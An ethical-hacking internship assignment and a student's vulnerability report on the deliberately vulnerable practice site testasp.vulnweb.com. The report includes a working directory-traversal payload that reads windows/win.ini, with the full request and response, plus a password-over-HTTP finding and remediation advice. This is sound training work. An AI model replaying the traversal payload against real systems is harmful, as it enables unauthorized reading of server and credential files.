INTERSHIP STUDIO INTERSHIP FOR ETHICAL HACKING

TASK 1


In Session 22 we introduced you to portswigger labs. Portswigger is a website which has so many vulnerable labs which helps you to learn about other vulnerabilities in real life. You can visit Portswigger labs at https://portswigger.net/

So the exact task for you now is there are several XSS labs on this website https://portswigger.net/web-security/all-labs. You can just choose any 5 of them and solve it. We are leaving the choice up to you.

Every lab on the website has a hint section which you can use to solve the labs if you are stuck somewhere. Watch me solve one lab to give you a demo.

After solving you should see something like “Solved Status” on the top of the lab. That status is necessary to pass the task out.

If you need any more help solving labs, you can use Google to find out a solution video available on Youtube



TASK 2 :

In this task you are completely free. http://testasp.vulnweb.com/ - This is the website. Explore the website and try to find vulnerabilities in the website and report it to us. You will be evaluated on your methods and the report you submit. Don't worry about evaluation, just report the vulnerabilities as you feel comfortable.

Make sure your report matches this » #751870 Reflected XSS in pubg.com (hackerone.com)

VULNERABLITY 1 :

This vulnerability was found using netsparker tool

1. Local File Inclusion

HIGH 1 CONFIRMED 1

Invicti Standard identified a Local File Inclusion vulnerability, which occurs when a file from the target system is injected into the attacked server page.

Invicti Standard **confirmed**this issue by reading some files from the target web server.

Impact

The impact can vary, based on the exploitation and the read permission of the web server user. Depending on these factors, an attacker might carry out one or more of the following attacks:


- Gather usernames via an `"/etc/passwd"`file
- Harvest useful information from the log files, such as `"/apache/logs/error.log"`or `"/apache/logs/access.log"`
- Remotely execute commands by combining this vulnerability with some other attack vectors, such as file upload vulnerability or log injection

Vulnerabilities

1.1. http://testasp.vulnweb.com/Templatize.asp?item=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini

CONFIRMED

When we visited the link :



Proof of Exploit :

File - C:\windows\win.ini

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
```

Request | Response

```
GET /Templatize.asp?
item=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini
HTTP/1.1
Host: testasp.vulnweb.com
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASPSESSIONIDSARARTQC=FGDAJAHDDDHOPEAKOEDBNEJP
Referer: http://testasp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.71 Safari/537.36
```

Request | Response

Response Time (ms) : 708.9909	Total Bytes Received : 3102	Body Length : 2925	Is Compressed : No	Go to the highlighted output - ; for 16-bit app support[fonts] [extensions][mci extensions][files][Mail]

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 2925
Content-Type: text/html
Date: Wed, 04 Sep 2024 13:32:29 GMT
Cache-C
…
ps://www.acunetix.com/websitesecurity/sql-injection/" class="menu">SQL vuln help</a>
</div></td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable name="MainContentLeft" -->
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1

<!-- InstanceEndEditable --></td>
</tr>
<tr align="right" bgcolor="#FFFFFF">
<td colspan="2" class="footer">Copyright 2019 Acunetix Ltd.</td>
</tr>
</table>
<div st
…
```

REMEDY :

- If possible, do not permit appending file paths directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It is important to limit the API to allow inclusion only from a directory and directories below it. This way you can ensure any potential attack cannot perform a directory traversal attack.

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

VULNERABILITY 2 :

2. Password Transmitted over HTTP

HIGH 1 CONFIRMED 1

Invicti Standard detected that password data is being transmitted over HTTP.

Impact

If an attacker can intercept network traffic, he/she can steal users' credentials.

Vulnerabilities

2.1. http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F CONFIRMED

When we visited the link :

Request | Response

```
GET /Login.asp?RetURL=%2FDefault.asp%3F HTTP/1.1
Host: testasp.vulnweb.com
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testasp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.71 Safari/537.36
```

Request | Response

Response Time (ms) :	Total Bytes Received :	Body Length :	Is Compressed :	Go to the highlighted output - <input name="tfUPass" type="password" class="Login" id="tfUPass">
1019.4218	3442	3198	No	

```
HTTP/1.1 200 OK
Set-Cookie: ASPSESSIONIDSARARTQC=IAEAJAHDBCEKMIJHIAJFOLGK; path=/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 3198
Content-Type: text/html
Date: Wed, 04 Sep 2024 13:31:53 GMT
Cache-C
…
<td align="right"><input name="tfUName" type="text" class="Login" id="tfUName"></td>
</tr>
<tr>
<td>Password:</td>
<td align="right"><input name="tfUPass" type="password" class="Login" id="tfUPass"></td>
</tr>
<tr>
<td> </td>
<td align="right"><input type="submit" value="Login"></td>
</tr>
</table>
</form>

…
```

ACTIONS TO BE TAKEN :

1. See the remedy for solution.
2. Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

REMEDY :

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

CVSS 3.0 SCORE:

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)